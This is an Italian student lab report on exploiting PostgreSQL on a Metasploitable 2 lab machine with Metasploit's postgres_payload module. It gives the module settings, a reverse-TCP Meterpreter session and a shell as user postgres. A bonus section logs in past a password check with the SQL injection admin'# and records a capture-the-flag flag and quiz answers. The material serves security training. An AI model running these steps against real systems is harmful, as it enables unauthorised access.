

S7L3

Consegna

Usa il modulo `exploit/linux/postgres/postgres_payload` PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

REQUISITI

kali, metasploitable sulla stessa rete o reti che comunicano tramite router. meterpreter installato

SPIEGAZIONE

Accedo tramite meterpreter, carico exploit e payload, li mando e accedo alla console remota

PROCEDURA REQUISITI

Controllo gli ip delle macchine e verifico che pinghino tra di loro

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ae:7a:06
          inet addr:192.168.1.40  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feae:7a06/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:57 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1856 (1.8 KB)  TX bytes:5188 (5.0 KB)
          Base address:0xd020  Memory:f0200000-f0220000
```

```

(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f0:90:41 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a0:90cd:1b3c:ac1c/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f0:90:41 brd ff:ff:ff:ff:ff:ff

```

```

msfadmin@metasploitable $ ping 192.168.1.25
PING 192.168.1.25 (192.168.1.25): 56(84) bytes of data:
64 bytes from 192.168.1.25: icmp_seq=1 ttl=64 time=0.515 ms
64 bytes from 192.168.1.25: icmp_seq=2 ttl=64 time=0.619 ms
64 bytes from 192.168.1.25: icmp_seq=3 ttl=64 time=0.576 ms

```

Le macchine pingano correttamente

PROCEDURA

Avviamo metasploit


```

msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.40
RHOSTS => 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set PORT 5432
[!] Unknown datastore option: PORT. Did you mean LPORT?
PORT => 5432
msf6 exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > set PORT 4444
[!] Unknown datastore option: PORT. Did you mean LPORT?
PORT => 4444
msf6 exploit(linux/postgres/postgres_payload) > set LPORT 4444
LPORT => 4444
msf6 exploit(linux/postgres/postgres_payload) > show options

```

Controllo i parametri impostati

```

msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):

```

Name	Current Setting	Required	Description
VERBOSE	false	no	Enable verbose output

Used when connecting via an existing SESSION:

Name	Current Setting	Required	Description
SESSION		no	The session to run this module on

Used when making a new connection via RHOSTS:

Name	Current Setting	Required	Description
DATABASE	postgres	no	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RHOSTS	192.168.1.40	no	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	5432	no	The target port
USERNAME	postgres	no	The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.25	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Linux x86

View the full module info with the `info`, or `info -d` command.


Avvio con run

```

msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/BTNWIMMR.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:57501) at 2025-01-22 15:18:17 +0100

```

Per avviare la shell, scrivo shell



```
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > shell
Process 5532 created.
Channel 1 created.
whoami
postgres
```

Per avviare la shell ho bisogno di scrivere "shell"

Con sysinfo verifico dove mi trovo (sistema metasploitable)

Con whoami verifico di aver effettuato l'accesso con utente postgres


BONUS



COMPLETARE MACCHINA BLABLA

L'SQL Injection è una tecnica di attacco in cui un utente malintenzionato manipola le query SQL inviate a un database per eseguire comandi non autorizzati.


Per accedere uso come nome utente **admin'#** che bypassa la verifica della password sfruttando il commento SQL

Come password, posso mettere una pw casuale visto che è richiesto il campo

 admin'#

 Password 

☐ Remember me



Accedo correttamente alla pagina, dove trovo la scritta Congratulations e la flag

Congratulations!

Your flag is: e3d0796d002a446c0e622226f42e9672



TASK 9

What single character can be used to comment out the rest of a line in MySQL?

*



Show Answer



TASK 10

If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?

*****s



Show Answer



SUBMIT FLAG

Submit root flag



Show Answer